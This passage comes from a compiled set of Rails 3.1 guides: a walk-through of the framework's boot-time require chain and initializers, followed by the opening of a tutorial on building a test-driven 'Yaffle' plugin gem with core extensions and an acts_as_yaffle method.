The initialize method will take the block here and execute it within an instance of Rack::Builder. This is where the majority of the initialization process of Rails happens. The chain of events that this simple line sets off will be the focus of a large majority of this guide. The require line for config/environment.rb in config.ru is the first to run:

|  |
| --- |
| require ::File.expand\_path('../config/environment',  \_\_FILE\_\_) |

#### 1.14 config/environment.rb

This file is the common file required by config.ru (rails server) and Passenger. This is where these two ways to run the server meet; everything before this point has been Rack and Rails setup.

This file begins with requiring config/application.rb.

#### 1.15 config/application.rb

This file requires config/boot.rb, but only if it hasn’t been required before, which would be the case in rails server but **wouldn’t** be the case with Passenger.

Then the fun begins!

### 2 Loading Rails

The next line in config/application.rb is:

|  |
| --- |
| require 'rails/all' |

#### 2.1 railties/lib/rails/all.rb

This file is responsible for requiring all the individual parts of Rails like so:

|  |
| --- |
| require "rails"    %w(      active\_record      action\_controller      action\_mailer      rails/test\_unit  ).each do |framework|    begin      require "#{framework}/railtie"    rescue LoadError    end  end |

First off the line is the rails require itself.

#### 2.2 railties/lib/rails.rb

This file is responsible for the initial definition of the Rails module and, rather than defining the autoloads like ActiveSupport, ActionDispatch and so on, it actually defines other functionality. Such as the root, env and application methods which are extremely useful in Rails 3 applications.

However, before all that takes place the rails/ruby\_version\_check file is required first.

#### 2.3 railties/lib/rails/ruby\_version\_check.rb

This file simply checks if the Ruby version is less than 1.8.7 or is 1.9.1 and raises an error if that is the case. Rails 3 simply will not run on earlier versions of Ruby than 1.8.7 or 1.9.1.

You should always endeavor to run the latest version of Ruby with your Rails applications. The benefits are many, including security fixes and the like, and very often there is a speed increase associated with it. The caveat is that you could have code that potentially breaks on the latest version, which should be fixed to work on the latest version rather than kept around as an excuse not to upgrade.

#### 2.4 active\_support/core\_ext/kernel/reporting.rb

This is the first of the many Active Support core extensions that come with Rails. This one in particular defines methods in the Kernel module which is mixed in to the Object class so the methods are available on main and can therefore be called like this:

|  |
| --- |
| silence\_warnings do    # some code  end |

These methods can be used to silence STDERR responses and the silence\_stream allows you to also silence other streams. Additionally, this mixin allows you to suppress exceptions and capture streams. For more information see the [Silencing Warnings, Streams, and Exceptions](http://guides.ruby-china.org/active_support_core_extensions.html#silencing-warnings-streams-and-exceptions) section from the Active Support Core Extensions Guide.

#### 2.5 active\_support/core\_ext/logger.rb

The next file that is required is another Active Support core extension, this time to the Logger class. This begins by defining the around\_[level] helpers for the Logger class as well as other methods such as a datetime\_format getter and setter for the formatter object tied to a Logger object.

For more information see the [Extensions to Logger](http://guides.ruby-china.org/active_support_core_extensions.html#extensions-to-logger) section from the Active Support Core Extensions Guide.

#### 2.6 railties/lib/rails/application.rb

The next file required by railties/lib/rails.rb is application.rb. This file defines the Rails::Application constant which the application’s class defined in config/application.rb in a standard Rails application depends on. Before the Rails::Application class is defined however, there’s some other files that get required first.

The first of these is active\_support/core\_ext/hash/reverse\_merge which can be [read about in the Active Support Core Extensions guide](http://guides.ruby-china.org/active_support_core_extensions.html#merging) under the “Merging” section.

#### 2.7 active\_support/file\_update\_checker.rb

The ActiveSupport::FileUpdateChecker class defined within this file is responsible for checking if a file has been updated since it was last checked. This is used for monitoring the routes file for changes during development environment runs.

#### 2.8 railties/lib/rails/plugin.rb

This file defines Rails::Plugin which inherits from Rails::Engine. Unlike Rails::Engine and Rails::Railtie however, this class is not designed to be inherited from. Instead, this is used simply for loading plugins from within an application and an engine.

This file begins by requiring rails/engine.rb

#### 2.9 railties/lib/rails/engine.rb

The rails/engine.rb file defines the Rails::Engine class which inherits from Rails::Railtie. The Rails::Engine class defines much of the functionality found within a standard application class such as the routes and config methods.

The [API documentation](http://api.rubyonrails.org/classes/Rails/Engine.html) for Rails::Engine explains the function of this class pretty well.

This file’s first line requires rails/railtie.rb.

#### 2.10 railties/lib/rails/railtie.rb

The rails/railtie.rb file is responsible for defining Rails::Railtie, the underlying class for all ties to Rails now. Gems that want to have their own initializers or rake tasks and hook into Rails should have a GemName::Railtie class that inherits from Rails::Railtie.

The [API documentation](http://api.rubyonrails.org/classes/Rails/Railtie.html) for Rails::Railtie, much like Rails::Engine, explains this class exceptionally well.

The first require in this file is rails/initializable.rb.

#### 2.11 railties/lib/rails/initializable.rb

Now we reach the end of this particular rabbit hole as rails/initializable.rb doesn’t require any more Rails files, only tsort from the Ruby standard library.

This file defines the Rails::Initializable module which contains the Initializer class, the basis for all initializers in Rails. This module also contains a ClassMethods class which will be included into the Rails::Railtie class when these requires have finished.

Now that rails/initializable.rb has finished being required from rails/railtie.rb, the next require is for rails/configuration.

#### 2.12 railties/lib/rails/configuration.rb

This file defines the Rails::Configuration module, containing the MiddlewareStackProxy class as well as the Generators class. The MiddlewareStackProxy class is used for managing the middleware stack for an application, which we’ll see later on. The Generators class provides the functionality used for configuring what generators an application uses through the [config.generators option](http://guides.ruby-china.org/configuring.html#configuring-generators).

The first file required in this file is activesupport/deprecation.

#### 2.13 activesupport/lib/active\_support/deprecation.rb

This file, and the files it requires, define the basic deprecation warning features found in Rails. This file is responsible for setting defaults in the ActiveSupport::Deprecation module for the deprecation\_horizon, silenced and debug values. The files that are required before this happens are:

* active\_support/deprecation/behaviors
* active\_support/deprecation/reporting
* active\_support/deprecation/method\_wrappers
* active\_support/deprecation/proxy\_wrappers

#### 2.14 activesupport/lib/active\_support/deprecation/behaviors.rb

This file defines the behavior of the ActiveSupport::Deprecation module, setting up the DEFAULT\_BEHAVIORS hash constant which contains the three defaults to outputting deprecation warnings: :stderr, :log and :notify. This file begins by requiring activesupport/notifications and activesupport/core\_ext/array/wrap.

#### 2.15 activesupport/lib/active\_support/notifications.rb

This file defines the ActiveSupport::Notifications module. Notifications provides an instrumentation API for Ruby, shipping with a queue implementation that consumes and publish events to log subscribers in a thread.

The [API documentation](http://api.rubyonrails.org/classes/ActiveSupport/Notifications.html) for ActiveSupport::Notifications explains the usage of this module, including the methods that it defines.

The file required in active\_support/notifications.rb is active\_support/core\_ext/module/delegation which is documented in the [Active Support Core Extensions Guide](http://guides.ruby-china.org/active_support_core_extensions.html#method-delegation).

#### 2.16 activesupport/core\_ext/array/wrap

As this file comprises of a core extension, it is covered exclusively in [the Active Support Core Extensions guide](http://guides.ruby-china.org/active_support_core_extensions.html#wrapping)

#### 2.17 activesupport/lib/active\_support/deprecation/reporting.rb

This file is responsible for defining the warn and silence methods for ActiveSupport::Deprecation as well as additional private methods for this module.

#### 2.18 activesupport/lib/active\_support/deprecation/method\_wrappers.rb

This file defines a deprecate\_methods which is primarily used by the module/deprecation core extension required by the first line of this file. Other core extensions required by this file are the module/aliasing and array/extract\_options files.

#### 2.19 activesupport/lib/active\_support/deprecation/proxy\_wrappers.rb

proxy\_wrappers.rb defines deprecation wrappers for methods, instance variables and constants. Previously, this was used for the RAILS\_ENV and RAILS\_ROOT constants for 3.0 but since then these constants have been removed. The deprecation message that would be raised from these would be something like:

|  |
| --- |
| BadConstant is deprecated! Use GoodConstant instead. |

#### 2.20 active\_support/ordered\_options

This file is the next file required from rails/configuration.rb is the file that defines ActiveSupport::OrderedOptions which is used for configuration options such as config.active\_support and the like.

The next file required is active\_support/core\_ext/hash/deep\_dup which is covered in [Active Support Core Extensions guide](http://guides.ruby-china.org/active_support_core_extensions.html#deep_dup)

The file that is required next from is rails/paths

#### 2.21 railties/lib/rails/paths.rb

This file defines the Rails::Paths module which allows paths to be configured for a Rails application or engine. Later on in this guide when we cover Rails configuration during the initialization process we’ll see this used to set up some default paths for Rails and some of them will be configured to be eager loaded.

#### 2.22 railties/lib/rails/rack.rb

The final file to be loaded by railties/lib/rails/configuration.rb is rails/rack which defines some simple autoloads:

|  |
| --- |
| module Rails    module Rack      autoload :Debugger,  "rails/rack/debugger"      autoload :Logger,    "rails/rack/logger"      autoload :LogTailer, "rails/rack/log\_tailer"      autoload :Static,    "rails/rack/static"    end  end |

Once this file is finished loading, then the Rails::Configuration class is initialized. This completes the loading of railties/lib/rails/configuration.rb and now we jump back to the loading of railties/lib/rails/railtie.rb, where the next file loaded is active\_support/inflector.

#### 2.23 activesupport/lib/active\_support/inflector.rb

active\_support/inflector.rb requires a series of file which are responsible for setting up the basics for knowing how to pluralize and singularize words. These files are:

|  |
| --- |
| require 'active\_support/inflector/inflections'  require 'active\_support/inflector/transliterate'  require 'active\_support/inflector/methods'    require 'active\_support/inflections'  require 'active\_support/core\_ext/string/inflections' |

The active\_support/inflector/methods file has already been required by active\_support/autoload and so won’t be loaded again here. The activesupport/lib/active\_support/inflector/inflections.rb is required by active\_support/inflector/methods.

#### 2.24 active\_support/inflections

This file references the ActiveSupport::Inflector constant which isn’t loaded by this point. But there were autoloads set up in activesupport/lib/active\_support.rb which will load the file which loads this constant and so then it will be defined. Then this file defines pluralization and singularization rules for words in Rails. This is how Rails knows how to pluralize “tomato” to “tomatoes”.

#### 2.25 activesupport/lib/active\_support/inflector/transliterate.rb

In this file is where the [transliterate](http://api.rubyonrails.org/classes/ActiveSupport/Inflector.html#method-i-transliterate) and parameterize:http://api.rubyonrails.org/classes/ActiveSupport/Inflector.html#method-i-parameterize methods are defined. The documentation for both of these methods is very much worth reading.

#### 2.26 Back to railties/lib/rails/railtie.rb

Once the inflector files have been loaded, the Rails::Railtie class is defined. This class includes a module called Initializable, which is actually Rails::Initializable. This module includes the initializer method which is used later on for setting up initializers, amongst other methods.

#### 2.27 railties/lib/rails/initializable.rb

When the module from this file (Rails::Initializable) is included, it extends the class it’s included into with the ClassMethods module inside of it. This module defines the initializer method which is used to define initializers throughout all of the railties. This file completes the loading of railties/lib/rails/railtie.rb. Now we go back to rails/engine.rb.

#### 2.28 railties/lib/rails/engine.rb

The next file required in rails/engine.rb is active\_support/core\_ext/module/delegation which is documented in the [Active Support Core Extensions Guide](http://guides.ruby-china.org/active_support_core_extensions.html#method-delegation).

The next two files after this are Ruby standard library files: pathname and rbconfig. The file after these is rails/engine/railties.

#### 2.29 railties/lib/rails/engine/railties.rb

This file defines the Rails::Engine::Railties class which provides the engines and railties methods which are used later on for defining rake tasks and other functionality for engines and railties.

#### 2.30 Back to railties/lib/rails/engine.rb

Once rails/engine/railties.rb has finished loading the Rails::Engine class gets its basic functionality defined, such as the inherited method which will be called when this class is inherited from.

Once this file has finished loading we jump back to railties/lib/rails/plugin.rb

#### 2.31 Back to railties/lib/rails/plugin.rb

The next file required in this is a core extension from Active Support called array/conversions which is covered in [this section](http://guides.ruby-china.org/active_support_core_extensions.html#array-conversions) of the Active Support Core Extensions Guide.

Once that file has finished loading, the Rails::Plugin class is defined.

#### 2.32 Back to railties/lib/rails/application.rb

Jumping back to rails/application.rb now. This file defines the Rails::Application class where the application’s class inherits from. This class (and its superclasses) define the basic behaviour on the application’s constant such as the config method used for configuring the application.

Once this file’s done then we go back to the railties/lib/rails.rb file, which next requires rails/version.

#### 2.33 railties/lib/rails/version.rb

Much like active\_support/version, this file defines the VERSION constant which has a STRING constant on it which returns the current version of Rails.

Once this file has finished loading we go back to railties/lib/rails.rb which then requires active\_support/railtie.rb.

#### 2.34 activesupport/lib/active\_support/railtie.rb

This file requires active\_support and rails which have already been required so these two lines are effectively ignored. The third require in this file is to active\_support/i18n\_railtie.rb.

#### 2.35 activesupport/lib/active\_support/i18n\_railtie.rb

This file is the first file that sets up configuration with these lines inside the class:

|  |
| --- |
| class Railtie < Rails::Railtie    config.i18n = ActiveSupport::OrderedOptions.new    config.i18n.railties\_load\_path = []    config.i18n.load\_path = []    config.i18n.fallbacks = ActiveSupport::OrderedOptions.new |

By inheriting from Rails::Railtie the Rails::Railtie#inherited method is called:

|  |
| --- |
| def inherited(base)    unless base.abstract\_railtie?      base.send(:include, Railtie::Configurable)      subclasses << base    end  end |

This first checks if the Railtie that’s inheriting it is a component of Rails itself:

|  |
| --- |
| ABSTRACT\_RAILTIES = %w(Rails::Railtie Rails::Plugin Rails::Engine Rails::Application)    ...    def abstract\_railtie?    ABSTRACT\_RAILTIES.include?(name)  end |

Because I18n::Railtie isn’t in this list, abstract\_railtie? returns false. Therefore the Railtie::Configurable module is included into this class and the subclasses method is called and I18n::Railtie is added to this new array.

|  |
| --- |
| def subclasses    @subclasses ||= []  end |

The config method used at the top of I18n::Railtie is defined on Rails::Railtie and is defined like this:

|  |
| --- |
| def config    @config ||= Railtie::Configuration.new  end |

At this point, that Railtie::Configuration constant is automatically loaded which causes the rails/railties/configuration file to be loaded. The line for this is this particular line in railties/lib/rails/railtie.rb:

|  |
| --- |
| autoload :Configuration, "rails/railtie/configuration" |

#### 2.36 railties/lib/rails/railtie/configuration.rb

This file begins with a require out to rails/configuration which has already been required earlier in the process and so isn’t required again.

This file defines the Rails::Railtie::Configuration class which is responsible for providing a way to easily configure railties and it’s the initialize method here which is called by the config method back in the i18n\_railtie.rb file. The methods on this object don’t exist, and so are rescued by the method\_missing defined further down in configuration.rb:

|  |
| --- |
| def method\_missing(name, \*args, &blk)    if name.to\_s =~ /=$/      @@options[$`.to\_sym] = args.first    elsif @@options.key?(name)      @@options[name]    else      super    end  end |

So therefore when an option is referred to it simply stores the value as the key if it’s used in a setter context, or retrieves it if used in a getter context. Nothing fancy going on there.

#### 2.37 Back to activesupport/lib/active\_support/i18n\_railtie.rb

After the configuration method the reloader method is defined, and then the first of of Railties’ initializers is defined: i18n.callbacks.

|  |
| --- |
| initializer "i18n.callbacks" do    ActionDispatch::Reloader.to\_prepare do      I18n::Railtie.reloader.execute\_if\_updated    end  end |

The initializer method (from the Rails::Initializable module) here doesn’t run the block, but rather stores it to be run later on:

|  |
| --- |
| def initializer(name, opts = {}, &blk)    raise ArgumentError, "A block must be passed when defining an initializer" unless blk    opts[:after] ||= initializers.last.name unless initializers.empty? || initializers.find { |i| i.name == opts[:before] }    initializers << Initializer.new(name, nil, opts, &blk)  end |

An initializer can be configured to run before or after another initializer, which we’ll see a couple of times throughout this initialization process. Anything that inherits from Rails::Railtie may also make use of the initializer method, something which is covered in the [Configuration guide](http://guides.ruby-china.org/configuring.html#rails-railtie-initializer).

The Initializer class here is defined within the Rails::Initializable module and its initialize method is defined to just set up a couple of variables:

|  |
| --- |
| def initialize(name, context, options, &block)    @name, @context, @options, @block = name, context, options, block  end |

Once this initialize method is finished, the object is added to the object the initializers method returns:

|  |
| --- |
| def initializers    @initializers ||= self.class.initializers\_for(self)  end |

If @initializers isn’t set (which it won’t be at this point), the intializers\_for method will be called for this class.

|  |
| --- |
| def initializers\_for(binding)    Collection.new(initializers\_chain.map { |i| i.bind(binding) })  end |

The Collection class in railties/lib/rails/initializable.rb inherits from Array and includes the TSort module which is used to sort out the order of the initializers based on the order they are placed in.

The initializers\_chain method referenced in the initializers\_for method is defined like this:

|  |
| --- |
| def initializers\_chain    initializers = Collection.new   ancestors.reverse\_each do | klass |      next unless klass.respond\_to?(:initializers)      initializers = initializers + klass.initializers    end    initializers  end |

This method collects the initializers from the ancestors of this class and adds them to a new Collection object using the + method which is defined like this for the Collection class:

|  |
| --- |
| def +(other)    Collection.new(to\_a + other.to\_a)  end |

So this method is overridden to return a new collection comprising of the existing collection as an array and then using the Array# method combines these two collections, returning a “super” Collection object. In this case, the only initializer that’s going to be in this new Collection object is the i18n.callbacks initializer.

The next method to be called after this initializer method is the after\_initialize method on the config object, which is defined like this:

|  |
| --- |
| def after\_initialize(&block)    ActiveSupport.on\_load(:after\_initialize, :yield => true, &block)  end |

The on\_load method here is provided by the active\_support/lazy\_load\_hooks file which was required earlier and is defined like this:

|  |
| --- |
| def self.on\_load(name, options = {}, &block)    if base = @loaded[name]      execute\_hook(base, options, block)    else      @load\_hooks[name] << [block, options]    end  end |

The @loaded variable here is a hash containing elements representing the different components of Rails that have been loaded at this stage. Currently, this hash is empty. So the else is executed here, using the @load\_hooks variable defined in active\_support/lazy\_load\_hooks:

|  |
| --- |
| @load\_hooks = Hash.new {|h,k| h[k] = [] } |

This defines a new hash which has keys that default to empty arrays. This saves Rails from having to do something like this instead:

|  |
| --- |
| @load\_hooks[name] = []  @load\_hooks[name] << [block, options] |

The value added to this array here consists of the block and options passed to after\_initialize.

We’ll see these @load\_hooks used later on in the initialization process.

This rest of i18n\_railtie.rb defines the protected class methods include\_fallback\_modules, init\_fallbacks and validate\_fallbacks.

#### 2.38 Back to activesupport/lib/active\_support/railtie.rb

This file defines the ActiveSupport::Railtie constant which like the I18n::Railtie constant just defined, inherits from Rails::Railtie meaning the inherited method would be called again here, including Rails::Configurable into this class. This class makes use of Rails::Railtie’s config method again, setting up the configuration options for Active Support.

Then this Railtie sets up three more initializers:

* active\_support.initialize\_whiny\_nils
* active\_support.deprecation\_behavior
* active\_support.initialize\_time\_zone

We will cover what each of these initializers do when they run.

Once the active\_support/railtie file has finished loading the next file required from railties/lib/rails.rb is the action\_dispatch/railtie.

#### 2.39 activesupport/lib/action\_dispatch/railtie.rb

This file defines the ActionDispatch::Railtie class, but not before requiring action\_dispatch.

#### 2.40 activesupport/lib/action\_dispatch.rb

This file attempts to locate the active\_support and active\_model libraries by looking a couple of directories back from the current file and then adds the active\_support and active\_model lib directories to the load path, but only if they aren’t already, which they are.

|  |
| --- |
| activesupport\_path = File.expand\_path('../../../activesupport/lib', \_\_FILE\_\_)  $:.unshift(activesupport\_path) if File.directory?(activesupport\_path) && !$:.include?(activesupport\_path)    activemodel\_path = File.expand\_path('../../../activemodel/lib', \_\_FILE\_\_)  $:.unshift(activemodel\_path) if File.directory?(activemodel\_path) && !$:.include?(activemodel\_path) |

In effect, these lines only define the activesupport\_path and activemodel\_path variables and nothing more.

The next two requires in this file are already done, so they are not run:

|  |
| --- |
| require 'active\_support'  require 'active\_support/dependencies/autoload' |

The following require is to action\_pack (activesupport/lib/action\_pack.rb) which has a 22-line copyright notice at the top of it and ends in a simple require to action\_pack/version. This file, like other version.rb files before it, defines the ActionPack::VERSION constant:

|  |
| --- |
| module ActionPack    module VERSION #:nodoc:      MAJOR = 3      MINOR = 1      TINY  = 0      PRE   = "beta"        STRING = [MAJOR, MINOR, TINY, PRE].compact.join('.')    end  end |

Once action\_pack is finished, then active\_model is required.

#### 2.41 activemodel/lib/active\_model.rb

This file makes a require to active\_model/version which defines the version for Active Model:

|  |
| --- |
| module ActiveModel    module VERSION #:nodoc:      MAJOR = 3      MINOR = 1      TINY  = 0      PRE   = "beta"        STRING = [MAJOR, MINOR, TINY, PRE].compact.join('.')    end  end |

Once the version.rb file is loaded, the ActiveModel module has its autoloaded constants defined as well as a sub-module called ActiveModel::Serializers which has autoloads of its own. When the ActiveModel module is closed the active\_support/i18n file is required.

#### 2.42 activesupport/lib/active\_support/i18n.rb

This is where the i18n gem is required and first configured:

|  |
| --- |
| begin    require 'i18n'    require 'active\_support/lazy\_load\_hooks'  rescue LoadError => e    $stderr.puts "You don't have i18n installed in your application. Please add it to your Gemfile and run bundle install"    raise e  end    I18n.load\_path << "#{File.dirname(\_\_FILE\_\_)}/locale/en.yml" |

In effect, the I18n module first defined by i18n\_railtie is extended by the i18n gem, rather than the other way around. This has no ill effect. They both work on the same way.

This is another spot where active\_support/lazy\_load\_hooks is required, but it has already been required so it’s not loaded again.

If i18n cannot be loaded, the user is presented with an error which says that it cannot be loaded and recommends that it’s added to the Gemfile. However, in a normal Rails application this gem would be loaded.

Once it has finished loading, the I18n.load\_path method is used to add the activesupport/lib/active\_support/locale/en.yml file to I18n’s load path. When the translations are loaded in the initialization process, this is one of the files where they will be sourced from.

The loading of this file finishes the loading of active\_model and so we go back to action\_dispatch.

#### 2.43 Back to activesupport/lib/action\_dispatch.rb

The remainder of this file requires the rack file from the Rack gem which defines the Rack module. After rack, there’s autoloads defined for the Rack, ActionDispatch, ActionDispatch::Http, ActionDispatch::Session. A new method called autoload\_under is used here, and this simply prefixes the files where the modules are autoloaded from with the path specified. For example here:

|  |
| --- |
| autoload\_under 'testing' do    autoload :Assertions  ... |

The Assertions module is in the action\_dispatch/testing folder rather than simply action\_dispatch.

Finally, this file defines a top-level autoload, the Mime constant.

#### 2.44 Back to activesupport/lib/action\_dispatch/railtie.rb

After action\_dispatch is required in this file, the ActionDispatch::Railtie class is defined and is yet another class that inherits from Rails::Railtie. This class defines some initial configuration option defaults for config.action\_dispatch before setting up a single initializer called action\_dispatch.configure.

With action\_dispatch/railtie now complete, we go back to railties/lib/rails.rb.

#### 2.45 Back to railties/lib/rails.rb

With the Active Support and Action Dispatch railties now both loaded, the rest of this file deals with setting up UTF-8 to be the default encoding for Rails and then finally setting up the Rails module. This module defines useful methods such as Rails.logger, Rails.application, Rails.env, and Rails.root.

#### 2.46 Back to railties/lib/rails/all.rb

Now that rails.rb is required, the remaining railties are loaded next, beginning with active\_record/railtie.

#### 2.47 activerecord/lib/active\_record/railtie.rb

Before this file gets into the swing of defining the ActiveRecord::Railtie class, there are a couple of files that are required first. The first one of these is active\_record.

#### 2.48 activerecord/lib/active\_record.rb

This file begins by detecting if the lib directories of active\_support and active\_model are not in the load path and if they aren’t then adds them. As we saw back in action\_dispatch.rb, these directories are already there.

The first three requires have already been done by other files and so aren’t loaded here, but the 4th require, the one to arel will require the file provided by the Arel gem, which defines the Arel module.

|  |
| --- |
| require 'active\_support'  require 'active\_support/i18n'  require 'active\_model'  require 'arel' |

The 5th require in this file is one to active\_record/version which defines the ActiveRecord::VERSION constant:

|  |
| --- |
| module ActiveRecord    module VERSION #:nodoc:      MAJOR = 3      MINOR = 1      TINY  = 0      PRE   = "beta"        STRING = [MAJOR, MINOR, TINY, PRE].compact.join('.')    end  end |

Once these requires are finished, the base for the ActiveRecord module is defined along with its autoloads.

Near the end of the file, we see this line:

|  |
| --- |
| ActiveSupport.on\_load(:active\_record) do    Arel::Table.engine = self  end |

This will set the engine for Arel::Table to be ActiveRecord::Base.

The file then finishes with this line:

|  |
| --- |
| I18n.load\_path << File.dirname(\_\_FILE\_\_) + '/active\_record/locale/en.yml' |

This will add the translations from activerecord/lib/active\_record/locale/en.yml to the load path for I18n, with this file being parsed when all the translations are loaded.

#### 2.49 Back to activerecord/lib/active\_record/railtie.rb

The next two requires in this file aren’t run because their files are already required, with rails being required by rails/all and active\_model/railtie being required from action\_dispatch.

|  |
| --- |
| require "rails"  require "active\_model/railtie" |

The next require in this file is to action\_controller/railtie.

#### 2.50 actionpack/lib/action\_controller/railtie.rb

This file begins with a couple more requires to files that have already been loaded:

|  |
| --- |
| require "rails"  require "action\_controller"  require "action\_dispatch/railtie" |

However the require after these is to a file that hasn’t yet been loaded, action\_view/railtie, which begins by requiring action\_view.

#### 2.51 actionpack/lib/action\_view.rb

action\_view.rb

# 6、扩展

## 6.1、[Rails 插件入门指南](http://guides.ruby-china.org/plugins.html)

A Rails plugin is either an extension or a modification of the core framework. Plugins provide:

* a way for developers to share bleeding-edge ideas without hurting the stable code base
* a segmented architecture so that units of code can be fixed or updated on their own release schedule
* an outlet for the core developers so that they don’t have to include every cool new feature under the sun

After reading this guide you should be familiar with:

* Creating a plugin from scratch
* Writing and running tests for the plugin

This guide describes how to build a test-driven plugin that will:

* Extend core ruby classes like Hash and String
* Add methods to ActiveRecord::Base in the tradition of the ‘acts\_as’ plugins
* Give you information about where to put generators in your plugin.

For the purpose of this guide pretend for a moment that you are an avid bird watcher. Your favorite bird is the Yaffle, and you want to create a plugin that allows other developers to share in the Yaffle goodness.

### 目录

1. [Setup](http://guides.ruby-china.org/plugins.html#1)
   * [Generate a gemified plugin.](http://guides.ruby-china.org/plugins.html#1-1)
2. [Testing your newly generated plugin](http://guides.ruby-china.org/plugins.html#2)
3. [Extending Core Classes](http://guides.ruby-china.org/plugins.html#3)
4. [Add an “acts\_as” Method to Active Record](http://guides.ruby-china.org/plugins.html#4)
   * [Add a Class Method](http://guides.ruby-china.org/plugins.html#4-1)
   * [Add an Instance Method](http://guides.ruby-china.org/plugins.html#4-2)
5. [Generators](http://guides.ruby-china.org/plugins.html#5)
6. [Publishing your Gem](http://guides.ruby-china.org/plugins.html#6)
7. [RDoc Documentation](http://guides.ruby-china.org/plugins.html#7)
   * [References](http://guides.ruby-china.org/plugins.html#7-1)

### 1 Setup

Before you continue, take a moment to decide if your new plugin will be potentially shared across different Rails applications.

* If your plugin is specific to your application, your new plugin will be a vendored plugin.
* If you think your plugin may be used across applications, build it as a gemified plugin.

#### 1.1 Generate a gemified plugin.

Writing your Rails plugin as a gem, rather than as a vendored plugin, lets you share your plugin across different rails applications using RubyGems and Bundler.

Rails 3.1 ships with a rails plugin new command which creates a skeleton for developing any kind of Rails extension with the ability to run integration tests using a dummy Rails application. See usage and options by asking for help:

|  |
| --- |
| $ rails plugin --help |

### 2 Testing your newly generated plugin

You can navigate to the directory that contains the plugin, run the bundle install command and run the one generated test using the rake command.

You should see:

|  |
| --- |
| 2 tests, 2 assertions, 0 failures, 0 errors, 0 skips |

This will tell you that everything got generated properly and you are ready to start adding functionality.

### 3 Extending Core Classes

This section will explain how to add a method to String that will be available anywhere in your rails application.

In this example you will add a method to String named to\_squawk. To begin, create a new test file with a few assertions:

|  |
| --- |
| # yaffle/test/core\_ext\_test.rb    require 'test\_helper'    class CoreExtTest < Test::Unit::TestCase    def test\_to\_squawk\_prepends\_the\_word\_squawk      assert\_equal "squawk! Hello World", "Hello World".to\_squawk    end  end |

Run rake to run the test. This test should fail because we haven’t implemented the to\_squawk method:

|  |
| --- |
| 1) Error:      test\_to\_squawk\_prepends\_the\_word\_squawk(CoreExtTest):      NoMethodError: undefined method `to\_squawk' for "Hello World":String          test/core\_ext\_test.rb:5:in `test\_to\_squawk\_prepends\_the\_word\_squawk' |

Great – now you are ready to start development.

Then in lib/yaffle.rb require lib/core\_ext:

|  |
| --- |
| # yaffle/lib/yaffle.rb    require "yaffle/core\_ext"    module Yaffle  end |

Finally, create the core\_ext.rb file and add the to\_squawk method:

|  |
| --- |
| # yaffle/lib/yaffle/core\_ext.rb    String.class\_eval do    def to\_squawk      "squawk! #{self}".strip    end  end |

To test that your method does what it says it does, run the unit tests with rake from your plugin directory.

|  |
| --- |
| 3 tests, 3 assertions, 0 failures, 0 errors, 0 skips |

To see this in action, change to the test/dummy directory, fire up a console and start squawking:

|  |
| --- |
| $ rails console  >> "Hello World".to\_squawk  => "squawk! Hello World" |

### 4 Add an “acts\_as” Method to Active Record

A common pattern in plugins is to add a method called ‘acts\_as\_something’ to models. In this case, you want to write a method called ‘acts\_as\_yaffle’ that adds a ‘squawk’ method to your Active Record models.

To begin, set up your files so that you have:

|  |
| --- |
| # yaffle/test/acts\_as\_yaffle\_test.rb    require 'test\_helper'    class ActsAsYaffleTest < Test::Unit::TestCase  end |
| # yaffle/lib/yaffle.rb    require "yaffle/core\_ext"  require 'yaffle/acts\_as\_yaffle'    module Yaffle  end |

|  |
| --- |
| # yaffle/lib/yaffle/acts\_as\_yaffle.rb    module Yaffle    module ActsAsYaffle      # your code will go here    end  end |

#### 4.1 Add a Class Method

This plugin will expect that you’ve added a method to your model named ‘last\_squawk’. However, the plugin users might have already defined a method on their model named ‘last\_squawk’ that they use for something else. This plugin will allow the name to be changed by adding a class method called ‘yaffle\_text\_field’.

To start out, write a failing test that shows the behavior you’d like:

|  |
| --- |
| # yaffle/test/acts\_as\_yaffle\_test.rb    require 'test\_helper'    class ActsAsYaffleTest < Test::Unit::TestCase      def test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk      assert\_equal :last\_squawk, Hickwall.yaffle\_text\_field    end      def test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet      assert\_equal :last\_tweet, Wickwall.yaffle\_text\_field    end    end |

When you run rake, you should see the following:

|  |
| --- |
| 1) Error:      test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk(ActsAsYaffleTest):      NameError: uninitialized constant ActsAsYaffleTest::Hickwall          test/acts\_as\_yaffle\_test.rb:6:in `test\_a\_hickwalls\_yaffle\_text\_field\_should\_be\_last\_squawk'          2) Error:      test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet(ActsAsYaffleTest):      NameError: uninitialized constant ActsAsYaffleTest::Wickwall          test/acts\_as\_yaffle\_test.rb:10:in `test\_a\_wickwalls\_yaffle\_text\_field\_should\_be\_last\_tweet'        5 tests, 3 assertions, 0 failures, 2 errors, 0 skips |

This tells us that we don’t have the necessary models (Hickwall and Wickwall) that we are trying to test. We can easily generate these models in our “dummy” Rails application by running the following commands from the test/dummy directory:

|  |
| --- |
| $ cd test/dummy  $ rails generate model Hickwall last\_squawk:string  $ rails generate model Wickwall last\_squawk:string last\_tweet:string |

Now you can create the necessary database tables in your testing database by navigating to your dummy app and migrating the database. First

|  |
| --- |
| $ cd test/dummy  $ rake db:migrate  $ rake db:test:prepare |

While you are here, change the Hickwall and Wickwall models so that they know that they are supposed to act like yaffles.

|  |
| --- |
| # test/dummy/app/models/hickwall.rb    class Hickwall < ActiveRecord::Base    acts\_as\_yaffle  end    # test/dummy/app/models/wickwall.rb    class Wickwall < ActiveRecord::Base    acts\_as\_yaffle :yaffle\_text\_field => :last\_tweet  end |

We will also add code to define the acts\_as\_yaffle method.

|  |
| --- |
| # yaffle/lib/yaffle/acts\_as\_yaffle.rb  module Yaffle    module ActsAsYaffle      extend ActiveSupport::Concern        included do      end        module ClassMethods        def acts\_as\_yaffle(options = {})          # your code will go here        end      end    end  end    ActiveRecord::Base.send :include, Yaffle::ActsAsYaffle |

You can then return to the root directory (cd ../..) of your plugin and rerun the tests using rake.

|  |
| --- |
